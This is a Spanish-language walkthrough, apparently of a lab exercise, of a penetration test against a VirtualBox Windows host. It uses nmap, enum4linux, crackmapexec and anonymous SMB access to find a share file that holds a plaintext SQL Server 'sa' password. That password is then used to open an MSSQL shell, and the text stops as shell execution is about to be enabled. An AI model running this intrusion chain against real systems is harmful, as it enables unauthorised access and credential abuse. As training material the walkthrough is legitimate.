```


$msf6 auxiliary(scanner/dcerpc/management) > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor



```
msf6 auxiliary(scanner/dcerpc/management) > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
msf6 auxiliary(scanner/dcerpc/tcp_dcerpc_auditor) > show options

Module options (auxiliary/scanner/dcerpc/tcp_dcerpc_auditor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    135              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/dcerpc/tcp_dcerpc_auditor) > set RHOST 192.168.56.136
RHOST ⇒ 192.168.56.136
msf6 auxiliary(scanner/dcerpc/tcp_dcerpc_auditor) > run

192.168.56.136 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS GRANTED 000000000000000000000000000000000000000000000000005000000
[*] 192.168.56.136:135    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Netbios-ssn 139

$ nmap --script smb-vuln* -p 139 192.168.56.136




```
└─# nmap --script smb-vuln* -p 139 192.168.56.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:54 EDT
Nmap scan report for DESKTOP-M464J3M (192.168.56.136)
Host is up (0.0012s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 08:00:27:3C:50:80 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 5.31 seconds
```

$ nmblookup -A 192.168.56.136



```
└─# nmblookup -A 192.168.56.136
Looking up status of 192.168.56.136
        DESKTOP-M464J3M <00> -         B <ACTIVE>
        WORKGROUP       <00> - <GROUP> B <ACTIVE>
        DESKTOP-M464J3M <20> -         B <ACTIVE>
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>
        WORKGROUP       <1d> -         B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>

        MAC Address = 08-00-27-3C-50-80
```


$ enum4linux -a 192.168.56.136



```
└─# enum4linux -a 192.168.56.136
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jul 12 10:00:58 2024

 =========================================( Target Information )=========================================

Target ........... 192.168.56.136
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 192.168.56.136 )===========================


[+] Got domain/workgroup name: WORKGROUP


 ===============================( Nbtstat Information for 192.168.56.136 )===============================

Looking up status of 192.168.56.136
        DESKTOP-M464J3M <00> -         B <ACTIVE>  Workstation Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        DESKTOP-M464J3M <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 08-00-27-3C-50-80
```


De la información que nos devuelve nmap, hemos obtenido el nombre de la máquina DESKTOP-M4464J3M

$ nmap -sV --script nbstat.nse 192.168.56.136



```
└─# nmap -sV --script nbstat.nse 192.168.56.136

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 07:57 EDT
Nmap scan report for DESKTOP-M464J3M (192.168.56.136)
Host is up (0.0023s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
9080/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9081/tcp open  http          Microsoft Cassini httpd 4.0.1.6 (ASP.NET 4.0.30319)
|_http-server-header: Cassini/4.0.1.6
MAC Address: 08:00:27:3C:50:80 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: DESKTOP-M464J3M, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:3c:50:80 (Oracle VirtualBox virtual NIC)
| Names:
|   DESKTOP-M464J3M<20>  Flags: <unique><active>
|   DESKTOP-M464J3M<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.92 seconds
```


$ nmap --script=smb-enum* --script-args=unsafe=1 -T5 192.168.56.136



```
└─# nmap --script=smb-enum* --script-args=unsafe=1 -T5 192.168.56.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 06:46 EDT
Nmap scan report for DESKTOP-M464J3M (192.168.56.136)
Host is up (0.0024s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp  open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
MAC Address: 08:00:27:BF:47:BA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
```


Chequeo de vulnerabilidades de los puertos 139 y 445

$ nmap --script=smb-vuln* -p 139,445 -T4 -Pn 192.168.56.136



```
└─# nmap --script=smb-vuln* -p 139,445 -T4 -Pn 192.168.56.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 06:48 EDT
Nmap scan report for DESKTOP-M464J3M (192.168.56.136)
Host is up (0.00095s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:BF:47:BA (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 5.90 seconds
```


$ crackmapexec smb 192.168.56.136 -u "" up ""



```
└─# crackmapexec smb 192.168.56.136 -u "" up ""
SMB         192.168.56.136  445    DESKTOP-M464J3M  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-M464J3M) (domain:DESKTOP-M464J3M) (signing:False) (SMBv1:
False)
```


Explorar los recursos compartidos

$ smbclient -N -L \\\DESKTOP-M464J3M




```
└─# smbclient -N -L \\\DESKTOP-M464J3M

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        Compac          Disk
        IPC$            IPC       IPC remota
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server DESKTOP-M464J3M (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_CONNECTION_RESET
Unable to connect with SMB1 -- no workgroup available
```

Vemos que tenemos un recurso compartido Compac, vamos a intentar conectarnos




```
└─# smbclient -N \\\DESKTOP-M464J3M\Compac

\DESKTOP-M464J3MCompac: Not enough '\' characters in service
Usage: smbclient [-?EgqBNPkV] [-?├─help] [--usage] [-M├─message=HOST] [-I├─ip-address=IP] [-E├─stderr] [-L├─list=HOST] [-T├─tar=<c|x>IXFvgbNan]
        [-D├─directory=DIR] [-c├─command=STRING] [-b├─send-buffer=BYTES] [-t├─timeout=SECONDS] [-p├─port=PORT] [-g├─grepable] [-q├─quiet] [-B├─browse]
        [-d├─debuglevel=DEBUGLEVEL] [--debug-stdout] [-s├─configfile=CONFIGFILE] [--option=name=value] [-l├─log-basename=LOGFILEBASE] [--leak-report]
        [--leak-report-full] [-R├─name-resolve=NAME-RESOLVE-ORDER] [-O├─socket-options=SOCKETOPTIONS] [-m├─max-protocol=MAXPROTOCOL]
        [-n├─netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W├─workgroup=WORKGROUP] [--realm=REALM] [-U├─user=[DOMAIN/]USERNAME[%PASSWORD]] [-N├─no-pass]
        [--password=STRING] [--pw-nt-hash] [-A├─authentication-file=FILE] [-P├─machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
        [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k├─kerberos] [-V├─version] [OPTIONS] service <password>

┌──(root💀kali)-[/home/kali/Documents/pentesting/case_08]
└─# smbclient -N \\\DESKTOP-M464J3M\\Compac

\DESKTOP-M464J3M\Compac: Not enough '\' characters in service
Usage: smbclient [-?EgqBNPkV] [-?├─help] [--usage] [-M├─message=HOST] [-I├─ip-address=IP] [-E├─stderr] [-L├─list=HOST] [-T├─tar=<c|x>IXFvgbNan]
        [-D├─directory=DIR] [-c├─command=STRING] [-b├─send-buffer=BYTES] [-t├─timeout=SECONDS] [-p├─port=PORT] [-g├─grepable] [-q├─quiet] [-B├─browse]
        [-d├─debuglevel=DEBUGLEVEL] [--debug-stdout] [-s├─configfile=CONFIGFILE] [--option=name=value] [-l├─log-basename=LOGFILEBASE] [--leak-report]
        [--leak-report-full] [-R├─name-resolve=NAME-RESOLVE-ORDER] [-O├─socket-options=SOCKETOPTIONS] [-m├─max-protocol=MAXPROTOCOL]
        [-n├─netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W├─workgroup=WORKGROUP] [--realm=REALM] [-U├─user=[DOMAIN/]USERNAME[%PASSWORD]] [-N├─no-pass]
        [--password=STRING] [--pw-nt-hash] [-A├─authentication-file=FILE] [-P├─machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
        [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k├─kerberos] [-V├─version] [OPTIONS] service <password>

┌──(root💀kali)-[/home/kali/Documents/pentesting/case_08]
└─# smbclient -N \\\\DESKTOP-M464J3M\\Compac
Try "help" to get a list of possible commands.
smb: \> █
```

Nos da un error del carácter de espacio, añadimos los caracteres y vemos los ficheros que hay.



```
└─# smbclient -N \\\\DESKTOP-M464J3M\\Compac
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri May 10 22:49:15 2024
  ..                                  D        0  Fri May 10 22:49:15 2024
  Empresas                            D        0  Fri May 10 22:49:15 2024
  Index                               D        0  Fri May 10 22:50:09 2024

              5113953 blocks of size 4096. 743659 blocks available
smb: \> cd Empresas
smb: \Empresas\> dir
  .                                   D        0  Fri May 10 22:49:15 2024
  ..                                  D        0  Fri May 10 22:49:15 2024
  Esquemas                            D        0  Fri May 10 19:05:43 2024
  Reportes                            D        0  Fri May 10 20:32:25 2024
  SQL.txt                             A      448  Fri May 10 22:48:19 2024

              5113953 blocks of size 4096. 743659 blocks available
smb: \Empresas\> get SQL.txt
getting file \Empresas\SQL.txt of size 448 as SQL.txt (3.4 KiloBytes/sec) (average 3.4 KiloBytes/sec)
smb: \Empresas\> █
```


Navegando por los directorios vemos un fichero SQL.txt, lo descargamos y vamosa ver que es lo que contiene.



```
└─# cat SQL.txt
SQL 2017
Instancia COMPAC
sa
Contpaqi2023.

ip
127.0.0.1

Tip para terminar instalaciones
1) Ejecutar seguridad de icono
Sobre el icono asegurarse que diga ejecutar como Administrador.

2) Ejecutar el comando regedit...
Buscar la llave Hkey Local Machine, luego Software, luego Wow32, Computacion en Accion...(abri pantalla con boton del lado derecho
donde dice seguridad y ver que aparezca "everyone" y darle control total
```


Vamos a conectarnos la base de datos usando las credenciales que hemos obtenido previamente:

$ impacket-mssqlclient DESKTOP-M464J3M/sa:Contpaqi2023.@192.168.56.136 -port 49992




```
└─# impacket-mssqlclient DESKTOP-M464J3M/sa:Contpaqi2023.@192.168.56.136 -port 49992
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed database context to 'master'.
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> 
```

Habilitamos la ejecución de shell



